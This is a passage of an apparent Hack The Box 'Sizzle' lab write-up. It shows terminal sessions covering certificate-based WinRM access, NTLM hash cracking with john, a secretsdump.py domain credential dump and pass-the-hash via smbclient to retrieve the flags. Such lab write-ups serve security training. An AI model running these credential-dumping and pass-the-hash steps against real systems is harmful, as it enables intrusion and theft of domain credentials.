49664/tcp open  unknown          syn-ack
49665/tcp open  unknown          syn-ack
49667/tcp open  unknown          syn-ack
49669/tcp open  unknown          syn-ack
49679/tcp open  unknown          syn-ack
49690/tcp open  unknown          syn-ack
49691/tcp open  unknown          syn-ack
49693/tcp open  unknown          syn-ack
49696/tcp open  unknown          syn-ack
49701/tcp open  unknown          syn-ack
49710/tcp open  unknown          syn-ack
49716/tcp open  unknown          syn-ack
```

```
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 111.57 seconds
```

i am interest at `5985/tcp open wsman` and `5986/tcp open wsmans`.

```
┌──(gua🥺kali-nyan)-[~/Documents/GitHub/Pen-Test-Reports/sizzle]
└─$ nmap -p 5985,5986 -sV -sT -sC -o nmap-winrm sizzle.htb
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-16 09:47 JST
Nmap scan report for sizzle.htb (10.10.10.103)
Host is up (0.080s latency).

PORT     STATE SERVICE  VERSION
5985/tcp open  http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
5986/tcp open  ssl/http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_ssl-date: 2022-06-16T00:46:56+00:00; -1m07s from scanner time.
| ssl-cert: Subject: commonName=sizzle.HTB.LOCAL
| Subject Alternative Name: othername:<unsupported>,
DNS:sizzle.HTB.LOCAL
| Not valid before: 2022-06-13T20:49:40
|_Not valid after:  2023-06-13T20:49:40
|_http-server-header: Microsoft-HTTPAPI/2.0
| tls-alpn:
|   h2
|_  http/1.1
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: -1m07s

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 50.53 seconds
```

port `5985` uses `http` and port `5096` are uses `https`.
but these port access are not found...
so now we will generate a certificate request and a private key

```
┌──(gua🥺kali-nyan)-[~/Documents/GitHub/Pen-Test-Reports/sizzle]
└─$ openssl req -newkey rsa:2048 -nodes -keyout request.key -out
request.csr
Generating a RSA private key
.....................................................+++++
```

```
...+++++
writing new private key to 'request.key'
-----
You are about to be asked to enter information that will be
incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or
a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:

┌──(gua🥺kali-nyan)-[~/Documents/GitHub/Pen-Test-Reports/sizzle]
└─$ cat request.key
-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQDQVKJFT/M851k1
TBijT1SUn8od/pnMmRFACEMhpMAC+dSakb39JKaB58VsMh++BFW1nl/Me+ATDexe
A+9g8A4TF4fQMxVrLP0ksoLNeSCMpJPTUO9PP0HXi0Bb0c0dxbdkJi9hQ8wwyNUp
/2WaSsbonkZ+N+SOLyB9VOLgH664pFPYlh6hiLwreZvE+7n9ny0RUeF1EO+ueRkS
X3WpLvhpuSQogrFjtj/cLScaNYoMGhTSEHE8FeKKK867NDqcIg+2bOUL/lS44Z0O
LiTEva1/rX9Jv60dGBxJCrXwQ6L8iKBDwCEdilS32baKSKE6i364WUgUGsgoz31M
OobeK7RlAgMBAAECggEBANAFsoLDcn4+BDXT5kYr0KkXZRrOP4Ss0yy9E0tk1tYh
4Mj2/l7nWdwdMmT3J/r1GSBhJAdrKjPck0jNZRnGmkc2F8ctOxXptlwOY84IRRgq
vfEjv9HBuF0iDwGgXNB9vMGj32uf5yRPZYqqGyoVwMhGQt2FshLHvAlp2aEyAaUb
oz72t7YjugjMQasseYJNUz/TTK/95vefFj6lrkIcU5wls0htGlFLRtDM98GS/5Sm
ufWKn1r50R2upUgoV9ICXlU7WLyZaZL+054d5dYzK/xqksWj7TGvOgf7dnDuNA/L
e6LGCVg0TcbFRCCkMZKOAJE76ZRRT4M3i13R0o+Mx4ECgYEA87bG7viNBJJCQsNh
VL71m8pgfiz8CZnMWovRN4hHHNeIJniqcvrdh2hKQmvEsKfDQp5p9jge8A4KrZQ4
kqgHxq2cc1PhIDjXKtxI/gAaX9fvX8Wb/FZ4GuhTQDrQcUzprIN8bGOtxSzaj5vT
DDu3g7SOYRqnd52XX2YihEAAa0MCgYEA2tU4gHpu0pbQJ9e8jV7u1bNzh5JmLZn4
rSJMuKcPlL8oixa+cf3K+zDV90bfQaPITiXcunYomQMT+UE33o455IuHyIC2R7rY
GLNkMnTsZuGdRAGcCxLgLbojf8zXUj3UvH1I6o/PJIfK6HEeQgj4NXp67ivrWboi
p0Q+IIgDozcCgYBN01Azf6uIiiwepcWvCkvkM/wcTsEtT6+yOnPVB++thiY0ItRL
Y1DarLMKAuAMiYYRAAVWWxWGEvXV+D8Ylg/logsTyPVbFMuhJDcq5V2Gva3zJ2do
bTRtY0Myf5WQmL8GF/bjpfEXxfsFYP1EKs2vgTj2SUyxJeHw1Oywzr9TgQKBgQDD
ELu78uckuyCz02AVGKGHRt5d5AdG8PA1zNRc6TY/XqLSUSTUUeoFPYQNV1Sdm1Rr
```

```
LN70K22G77J3RkZ6EYfTjPktpmZVzFzir85KF+W+07AvNcwWJu5EdJ8+RadOfSVM
G9XKmQSJyK37wxG4xWwTp6k681Vodz56oZ9LulKbwwKBgGeAXM9yGAo/6dRDG7t0
sQCBHzQENiunA2qy6r1E9aTAKycGEcNK2u6vtggBf3ygTHsapRT+4d2tras1twxy
ReCxachTD7HqMDwdS2Cz22WxCUJdoxQLajKzMJuTiQXB/gYoymf6xzoQ9Mu26pdD
cicODT+lNHMEYyjdhMUaQXdK
-----END PRIVATE KEY-----

┌──(gua🥺kali-nyan)-[~/Documents/GitHub/Pen-Test-Reports/sizzle]
└─$ cat request.csr
-----BEGIN CERTIFICATE REQUEST-----
MIICijCCAXICAQAwRTELMAkGA1UEBhMCQVUxEzARBgNVBAgMClNvbWUtU3RhdGUx
ITAfBgNVBAoMGEludGVybmV0IFdpZGdpdHMgUHR5IEx0ZDCCASIwDQYJKoZIhvcN
AQEBBQADggEPADCCAQoCggEBANBUokVP8zznWTVMGKNPVJSfyh3+mcyZEUAIQyGk
wAL51JqRvf0kpoHnxWwyH74EVbWeX8x74BMN7F4D72DwDhMXh9AzFWss/SSygs15
IIykk9NQ708/QdeLQFvRzR3Ft2QmL2FDzDDI1Sn/ZZpKxuieRn435I4vIH1U4uAf
rrikU9iWHqGIvCt5m8T7uf2fLRFR4XUQ7655GRJfdaku+Gm5JCiCsWO2P9wtJxo1
igwaFNIQcTwV4oorzrs0OpwiD7Zs5Qv+VLjhnQ4uJMS9rX+tf0m/rR0YHEkKtfBD
ovyIoEPAIR2KVLfZtopIoTqLfrhZSBQayCjPfUw6ht4rtGUCAwEAAaAAMA0GCSqG
SIb3DQEBCwUAA4IBAQBAtqG9KLMRC69eSWvfK+Pk0DEW1Uybk736VRA6JhyI2TUC
Rj2S8B21NaOI6tWLZjYpObJPp6jpO8XA2USiv7Abzg/s04F/Q+WC1ZdyZoV11REz
yhwuYYZLI5eCGstsnzWc4YfgcB56ndRDiS4pFrH7wf2UEVp1yvtG0bTFCv6HGO8u
EgUt+5+L/CKb27xElRTHMbBhN/5neDhZZ+839UL/XizSZtLpmIIzBCapYAfNb9Xe
hpm0vUMxQB3+1JV8zbdQA/xhhop7iUCa30nrE9WUFThV0tfo/8oEFqdEKGGoDSCb
p3Tj6Q+sfv1g6Ci2tZrapnLhkmV6l4AjVxfYN+kw
-----END CERTIFICATE REQUEST-----
```

now we generate `private key` and `certificate`.
submit this `certificate` to `Microsoft Active Directory Certificate Services -- HTB-SIZZLE-CA`


Microsoft Active Directory Certificate Services -- HTB-SIZZLE-CA

Request a Certificate

Select the certificate type:

User Certificate

Or, submit an advanced certificate request.



Microsoft Active Directory Certificate Services -- HTB-SIZZLE-CA

Submit a Certificate Request or Renewal Request

To submit a saved request to the CA, paste a base-64-encoded CMC or PKCS #10 certificate request or PKCS #7 renewal request generated by an e

Saved Request:

Base-64-encoded certificate request (CMC or PKCS #10 or PKCS #7):

```
Rj2S8B21NaOI6tWLZjYpObJPp6jpO8XA2USiv7Ab;
yhwuYYZLI5eCGstsnzWc4YfgcB56ndRDiS4pFrH7\
EgUt+5+L/CKb27xE1RTHMbBhN/5neDhZZ+839UL/?
hpm0vUMxQB3+1JV8zbdQA/xhhop7iUCa30nrE9WUF
p3Tj6Q+sfv1g6Ci2tZrapnLhkmV6l4AjVxfYN+kw
-----END CERTIFICATE REQUEST-----
```


Certificate Template:

User

Additional Attributes:

Attributes:

Submit >



Microsoft Active Directory Certificate Services -- HTB-SIZZLE-CA

Certificate Issued

The certificate you requested was issued to you.

DER encoded or Base 64 encoded

Download certificate

Download certificate chain

now we can use `WinRm`.

> Windows Remote Management (WinRM) is the Microsoft implementation of WS-Management Protocol, a standard Simple Object Access Protocol (SOAP)-based, firewall-friendly protocol that allows hardware and operating systems, from different vendors, to interoperate.
> The WS-Management protocol specification provides a common way for systems to access and exchange management information across an IT infrastructure. WinRM and *Intelligent Platform Management Interface (IPMI)*, along with the Event Collector are components of the Windows Hardware Management features. - Microsoft

`WinRm` is not meant to be used from Linux but luckily there is Ruby library for it. lets use it for connect.

```
┌──(gua🥺kali-nyan)-[~/Documents/GitHub/Pen-Test-Reports/sizzle]
└─$ git clone https://github.com/WinRb/WinRM.git
Cloning into 'WinRM'...
remote: Enumerating objects: 6040, done.
remote: Counting objects: 100% (97/97), done.
remote: Compressing objects: 100% (60/60), done.
remote: Total 6040 (delta 39), reused 80 (delta 33), pack-reused 5943
Receiving objects: 100% (6040/6040), 1.12 MiB | 5.12 MiB/s, done.
Resolving deltas: 100% (3547/3547), done.

┌──(gua🥺kali-nyan)-[~/Documents/GitHub/Pen-Test-Reports/sizzle]
└─$ sudo gem install -r winrm
[sudo] yuschumacher のパスワード:
Fetching winrm-2.3.6.gem
Successfully installed winrm-2.3.6
Parsing documentation for winrm-2.3.6
Installing ri documentation for winrm-2.3.6
Done installing documentation for winrm after 0 seconds
1 gem installed

┌──(gua🥺kali-nyan)-[~/Documents/GitHub/Pen-Test-Reports/sizzle]
└─$ nvim winrm.rb

┌──(gua🥺kali-nyan)-[~/Documents/GitHub/Pen-Test-Reports/sizzle]
└─$ cat winrm.rb
#!/usr/bin/ruby
require 'winrm'
opts = {
```

```
  endpoint: 'https://10.10.10.103:5986/wsman',
  transport: :ssl,
  client_cert: '/home/yuschumacher/Documents/GitHub/Pen-Test-
Reports/sizzle/certnew.cer',
  client_key: '/home/yuschumacher/Documents/GitHub/Pen-Test-
Reports/sizzle/request.key',
  :no_ssl_peer_verification => true
}
conn = WinRM::Connection.new(opts)
conn.shell(:powershell) do |shell|
  output = shell.run("-join($id,'PS
',$(whoami),'@',$env:computername,' ',$((gi $pwd).Name),'> ')")
  print (output.output.chomp)
  command = gets
  output = shell.run(command) do |stdout, stderr|
    STDOUT.print stdout
    STDERR.print stderr
  end
  puts "The script exited with exit code #{output.exitcode}"
end

┌──(gua🥺kali-nyan)-[~/Documents/GitHub/Pen-Test-Reports/sizzle]
└─$ chmod +x winrm.rb

┌──(gua🥺kali-nyan)-[~/Documents/GitHub/Pen-Test-Reports/sizzle]
└─$ ./winrm.rb
PS htb\amanda@SIZZLE Documents> whoami
htb\amanda
The script exited with exit code 0
```

and it worked!

```
┌──(gua🥺kali-nyan)-[~/Documents/GitHub/Pen-Test-Reports/sizzle]
└─$ ./winrm.rb
PS htb\amanda@SIZZLE Documents> cd ..;dir


    Directory: C:\Users\amanda


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        12/2/2018   5:09 PM                Contacts
d-r---        12/2/2018   5:09 PM                Desktop
d-r---        12/2/2018   5:09 PM                Documents
d-r---        12/2/2018   5:09 PM                Downloads
d-r---        12/2/2018   5:09 PM                Favorites
```

```
d-r---        12/2/2018   5:09 PM                Links
d-r---        12/2/2018   5:09 PM                Music
d-r---        12/2/2018   5:09 PM                Pictures
d-r---        12/2/2018   5:09 PM                Saved Games
d-r---        12/2/2018   5:09 PM                Searches
d-r---        12/2/2018   5:09 PM                Videos


The script exited with exit code 0

┌──(gua🥺kali-nyan)-[~/Documents/GitHub/Pen-Test-Reports/sizzle]
└─$ ./winrm.rb
PS htb\amanda@SIZZLE Documents> cd ../Desktop;pwd;dir

Path
----
C:\Users\amanda\Desktop


The script exited with exit code 0
```

there was no `user.txt`.....

Stored NTLM Hashes, Secretsdump, PE(Privilege Escalation)

Through the filesystem enumeration i found a file called `file.txt` in `C:\Windows\System32`. That file had NTLM hashes for all users.

```
┌──(gua🥺kali-nyan)-[~/Documents/GitHub/Pen-Test-Reports/sizzle]
└─$ ./winrm.rb
PS htb\amanda@SIZZLE Documents> cat C:\windows\system32\file.txt
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:296ec447eee58283143efbd5d3
9408c8:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c718f548c75062ada93
250db208d3178:::

Domain    User  ID  Hash
------    ----  --  ----
HTB.LOCAL Guest 501 -
amanda:1104:aad3b435b51404eeaad3b435b51404ee:7d0516ea4b6ed084f3fdf71c4
7d9beb3:::
mrb3n:1105:aad3b435b51404eeaad3b435b51404ee:bceef4f6fe9c026d1d8dec8dce
48adef:::
mrlky:1603:aad3b435b51404eeaad3b435b51404ee:bceef4f6fe9c026d1d8dec8dce
48adef:::
```

```
The script exited with exit code 0
```

And now crack with john that we tryed befor

```
┌──(gua🥺kali-nyan)-[~/Documents/GitHub/Pen-Test-Reports/sizzle]
└─$ touch mrb3n.hash

┌──(gua🥺kali-nyan)-[~/Documents/GitHub/Pen-Test-Reports/sizzle]
└─$ nvim mrb3n.hash

┌──(gua🥺kali-nyan)-[~/Documents/GitHub/Pen-Test-Reports/sizzle]
└─$ cat mrb3n.hash
mrb3n:1105:aad3b435b51404eeaad3b435b51404ee:bceef4f6fe9c026d1d8dec8dce
48adef:::

┌──(gua🥺kali-nyan)-[~/Documents/GitHub/Pen-Test-Reports/sizzle]
└─$ touch mrlky.hash

┌──(gua🥺kali-nyan)-[~/Documents/GitHub/Pen-Test-Reports/sizzle]
└─$ nvim mrlky.hash

┌──(gua🥺kali-nyan)-[~/Documents/GitHub/Pen-Test-Reports/sizzle]
└─$ cat mrlky.hash
mrlky:1603:aad3b435b51404eeaad3b435b51404ee:bceef4f6fe9c026d1d8dec8dce
48adef:::
```

`mrb3n.hash` doesnt work but `mrlky.hash` does work?
when i look up to writeup, he works
pass was `Football#7`

```
┌──(gua🥺kali-nyan)-[~/Documents/GitHub/Pen-Test-Reports/sizzle]
└─$ sudo john --format=NT mrlky.hash
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 24
needed for performance.
Warning: Only 20 candidates buffered for the current salt, minimum 24
needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if
```

```
any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
0g 0:00:43:05  3/3 0g/s 43319Kp/s 43319Kc/s 43319KC/s mkefik8a..mkefik4h
0g 0:00:43:06  3/3 0g/s 43320Kp/s 43320Kc/s 43320KC/s mkhk01ma..mkhk01lp
0g 0:00:43:27  3/3 0g/s 43347Kp/s 43347Kc/s 43347KC/s tdj864kd..tdj86603
0g 0:00:43:29  3/3 0g/s 43349Kp/s 43349Kc/s 43349KC/s 2l3z9866..2l3z98te
0g 0:01:13:05  3/3 0g/s 43144Kp/s 43144Kc/s 43144KC/s STTROY7..STTROU9
0g 0:01:54:41  3/3 0g/s 44559Kp/s 44559Kc/s 44559KC/s jrb9065g..jrb90ldm
0g 0:01:54:55  3/3 0g/s 44544Kp/s 44544Kc/s 44544KC/s tjim580y..tjim5ad.
0g 0:01:54:58  3/3 0g/s 44541Kp/s 44541Kc/s 44541KC/s tpfhtl1z..tpfhue0=
0g 0:01:54:59  3/3 0g/s 44539Kp/s 44539Kc/s 44539KC/s 223khbbm..223kkayb
0g 0:01:55:00  3/3 0g/s 44538Kp/s 44538Kc/s 44538KC/s 23m9kbrr..23m9kp0P
0g 0:02:33:18  3/3 0g/s 43870Kp/s 43870Kc/s 43870KC/s
culardy6d..culariorf
0g 0:02:35:46  3/3 0g/s 43678Kp/s 43678Kc/s 43678KC/s n5;D..nv;E
0g 0:02:35:47  3/3 0g/s 43677Kp/s 43677Kc/s 43677KC/s a-LJI_..a-L23)
0g 0:02:44:53  3/3 0g/s 43500Kp/s 43500Kc/s 43500KC/s
hehbciroy..hehbcirhf
Session aborted
```

and i used it with `secretsdump.py`

```
┌──(gua🥺kali-nyan)-[~/Documents/GitHub/Pen-Test-Reports/sizzle]
└─$ sudo chmod +x secretsdump.py
[sudo] yuschumacher のパスワード:

┌──(gua🥺kali-nyan)-[~/Documents/GitHub/Pen-Test-Reports/sizzle]
└─$ ./secretsdump.py
sizzle.htb.local/mrlky:Football#7@sizzle.htb.local
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 -
rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:f6b7160bfc91823792e
0ac3a162c9267:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c
089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:296ec447eee58283143efbd5d3
9408c8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b7
3c59d7e0c089c0:::
```

```
amanda:1104:aad3b435b51404eeaad3b435b51404ee:7d0516ea4b6ed084f3fdf71c4
7d9beb3:::
mrlky:1603:aad3b435b51404eeaad3b435b51404ee:bceef4f6fe9c026d1d8dec8dce
48adef:::
sizzler:1604:aad3b435b51404eeaad3b435b51404ee:d79f820afad0cbc828d79e16
a6f890de:::
SIZZLE$:1001:aad3b435b51404eeaad3b435b51404ee:f6acf3b148119e581f4758a5
4f790a05:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-
96:e562d64208c7df80b496af280603773ea7d7eeb93ef715392a8258214933275d
Administrator:aes128-cts-hmac-sha1-96:45b1a7ed336bafe1f1e0c1ab666336b3
Administrator:des-cbc-md5:ad7afb706715e964
krbtgt:aes256-cts-hmac-sha1-
96:0fcb9a54f68453be5dd01fe555cace13e99def7699b85deda866a71a74e9391e
krbtgt:aes128-cts-hmac-sha1-96:668b69e6bb7f76fa1bcd3a638e93e699
krbtgt:des-cbc-md5:866db35eb9ec5173
amanda:aes256-cts-hmac-sha1-
96:60ef71f6446370bab3a52634c3708ed8a0af424fdcb045f3f5fbde5ff05221eb
amanda:aes128-cts-hmac-sha1-96:48d91184cecdc906ca7a07ccbe42e061
amanda:des-cbc-md5:70ba677a4c1a2adf
mrlky:aes256-cts-hmac-sha1-
96:b42493c2e8ef350d257e68cc93a155643330c6b5e46a931315c2e23984b11155
mrlky:aes128-cts-hmac-sha1-96:3daab3d6ea94d236b44083309f4f3db0
mrlky:des-cbc-md5:02f1a4da0432f7f7
sizzler:aes256-cts-hmac-sha1-
96:85b437e31c055786104b514f98fdf2a520569174cbfc7ba2c895b0f05a7ec81d
sizzler:aes128-cts-hmac-sha1-96:e31015d07e48c21bbd72955641423955
sizzler:des-cbc-md5:5d51d30e68d092d9
SIZZLE$:aes256-cts-hmac-sha1-
96:bde1841cfb9f3bbcb6a1523c9529b243dd905e454292c7aeb2e5bdf5b64ed0aa
SIZZLE$:aes128-cts-hmac-sha1-96:4f165b100096491158bbd23d2925bc0b
SIZZLE$:des-cbc-md5:e9519b15fd31ef86
[*] Cleaning up...
```

and we got another Admin hash:

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:f6b7160bfc91823792e
0ac3a162c9267:::
```

```
┌──(gua🥺kali-nyan)-[~/Documents/GitHub/Pen-Test-Reports/sizzle]
└─$ smbclient //sizzle.htb/C$ -U "Administrator" --pw-nt-hash
f6b7160bfc91823792e0ac3a162c9267
Try "help" to get a list of possible commands.
smb: \> ls
```

```
  $Recycle.Bin                        DHS        0  Thu Feb 11 21:06:54
2021
  bootmgr                             AHSR   389408  Mon Nov 21 09:42:45
2016
  BOOTNXT                             AHS        1  Sat Jul 16 22:18:08
2016
  Department Shares                     D        0  Wed Jul  4 00:22:32
2018
  Documents and Settings              DHSrn        0  Mon Jul  2 22:37:27
2018
  inetpub                               D        0  Tue Jul  3 05:29:08
2018
  pagefile.sys                        AHS 738197504  Mon Jun 13 21:59:14
2022
  PerfLogs                              D        0  Sun Dec  2 11:56:24
2018
  Program Files                        DR        0  Thu Feb 11 21:31:57
2021
  Program Files (x86)                   D        0  Wed Sep 26 13:49:37
2018
  ProgramData                         DHn        0  Thu Feb 11 21:31:05
2021
  System Volume Information           DHS        0  Fri Jul 13 00:00:45
2018
  Users                                DR        0  Thu Jul 12 06:59:27
2018
  Windows                               D        0  Thu Feb 11 21:33:41
2021

                7779839 blocks of size 4096. 3533730 blocks available
smb: \> cd Users\
smb: \Users\> ls
  .                                    DR        0  Thu Jul 12 06:59:27
2018
  ..                                   DR        0  Thu Jul 12 06:59:27
2018
  .NET v4.5                             D        0  Tue Jul  3 05:29:55
2018
  .NET v4.5 Classic                     D        0  Tue Jul  3 05:29:53
2018
  administrator                         D        0  Mon Aug 20 04:04:38
2018
  All Users                           DHSrn        0  Sat Jul 16 22:34:35
2016
  amanda                                D        0  Mon Oct  1 06:05:06
2018
  Default                             DHR        0  Mon Jul  2 22:37:27
2018
  Default User                        DHSrn        0  Sat Jul 16 22:34:35
```

```
2016
  desktop.ini                         AHS      174  Sat Jul 16 22:21:29
2016
  mrlky                                 D        0  Tue Jul  3 01:39:20
2018
  mrlky.HTB                             D        0  Thu Jul 12 06:59:27
2018
  Public                               DR        0  Mon Nov 21 10:24:46
2016
  WSEnrollmentPolicyServer              D        0  Wed Jul  4 11:32:16
2018
  WSEnrollmentServer                    D        0  Wed Jul  4 11:49:02
2018

                7779839 blocks of size 4096. 3533797 blocks available
smb: \Users\> cd mrlky
smb: \Users\mrlky\> ls
  .                                     D        0  Tue Jul  3 01:39:20
2018
  ..                                    D        0  Tue Jul  3 01:39:20
2018
  AppData                              DH        0  Tue Jul  3 01:38:04
2018
  Application Data                  DHSrn        0  Tue Jul  3 01:38:04
2018
  Contacts                             DR        0  Tue Jul  3 01:39:20
2018
  Cookies                           DHSrn        0  Tue Jul  3 01:38:04
2018
  Desktop                              DR        0  Wed Jul 11 07:24:15
2018
  Documents                            DR        0  Tue Jul  3 01:39:21
2018
  Downloads                            DR        0  Tue Jul  3 01:39:20
2018
  Favorites                            DR        0  Tue Jul  3 01:39:20
2018
  Links                                DR        0  Tue Jul  3 01:39:22
2018
  Local Settings                    DHSrn        0  Tue Jul  3 01:38:04
2018
  Music                                DR        0  Tue Jul  3 01:39:20
2018
  My Documents                      DHSrn        0  Tue Jul  3 01:38:04
2018
  NetHood                           DHSrn        0  Tue Jul  3 01:38:04
2018
  NTUSER.DAT                          AHn   786432  Mon Jun 13 23:09:21
2022
```

```
  ntuser.dat.LOG1                     AHS    40960  Tue Jul  3 01:38:03
2018
  ntuser.dat.LOG2                     AHS   167936  Tue Jul  3 01:38:03
2018
  NTUSER.DAT{a0d1b9b4-af87-11e6-9658-c2e7ef3e8ee3}.TM.blf    AHS
65536  Tue Jul  3 03:33:02 2018
  NTUSER.DAT{a0d1b9b4-af87-11e6-9658-
c2e7ef3e8ee3}.TMContainer00000000000000000001.regtrans-ms    AHS
524288  Tue Jul  3 03:33:02 2018
  NTUSER.DAT{a0d1b9b4-af87-11e6-9658-
c2e7ef3e8ee3}.TMContainer00000000000000000002.regtrans-ms    AHS
524288  Tue Jul  3 03:33:02 2018
  ntuser.ini                          AHS       20  Tue Jul  3 01:38:04
2018
  Pictures                             DR        0  Tue Jul  3 01:39:20
2018
  PrintHood                         DHSrn        0  Tue Jul  3 01:38:04
2018
  Recent                            DHSrn        0  Tue Jul  3 01:38:04
2018
  Saved Games                          DR        0  Tue Jul  3 01:39:21
2018
  Searches                             DR        0  Tue Jul  3 01:39:21
2018
  SendTo                            DHSrn        0  Tue Jul  3 01:38:04
2018
  Start Menu                        DHSrn        0  Tue Jul  3 01:38:04
2018
  Templates                         DHSrn        0  Tue Jul  3 01:38:04
2018
  Videos                               DR        0  Tue Jul  3 01:39:20
2018

                7779839 blocks of size 4096. 3533682 blocks available
smb: \Users\mrlky\> cd Desktop\
smb: \Users\mrlky\Desktop\> ls
  .                                    DR        0  Wed Jul 11 07:24:15
2018
  ..                                   DR        0  Wed Jul 11 07:24:15
2018
  desktop.ini                         AHS      282  Tue Jul  3 01:39:20
2018
  user.txt                             AR       34  Mon Jun 13 22:00:16
2022

                7779839 blocks of size 4096. 3533754 blocks available
smb: \Users\mrlky\Desktop\> get user.txt
getting file \Users\mrlky\Desktop\user.txt of size 34 as user.txt (0.1
KiloBytes/sec) (average 0.1 KiloBytes/sec)
```

```
smb: \Users\mrlky\Desktop\> cd ../..
smb: \Users\> cd administrator\Desktop\
smb: \Users\administrator\Desktop\> ls
  .                                   DR        0  Thu Feb 11 21:29:07
2021
  ..                                  DR        0  Thu Feb 11 21:29:07
2021
  desktop.ini                        AHS      282  Thu Feb 11 20:45:14
2021
  root.txt                            AR       34  Mon Jun 13 22:00:16
2022

                7779839 blocks of size 4096. 3533690 blocks available
smb: \Users\administrator\Desktop\> get root.txt
getting file \Users\administrator\Desktop\root.txt of size 34 as
root.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
```

links

https://chiritsumo-blog.com/linux-smbclient/
https://pentestlab.blog/2017/12/13/smb-share-scf-file-attacks/
https://hikari-blog.com/how-to-sftp/
https://diary.shift-js.info/dom-clobbering/
https://medium.com/cyber-security-resources/hacking-and-cracking-ntlm-hash-to-get-windows-admin-password-f44819b01db5
https://qiita.com/y-araki-qiita/items/cda417e49108eee1fb7b
https://mymanfile.com/?p=1426
https://qiita.com/phase-d/items/61e45740bde489bbbb85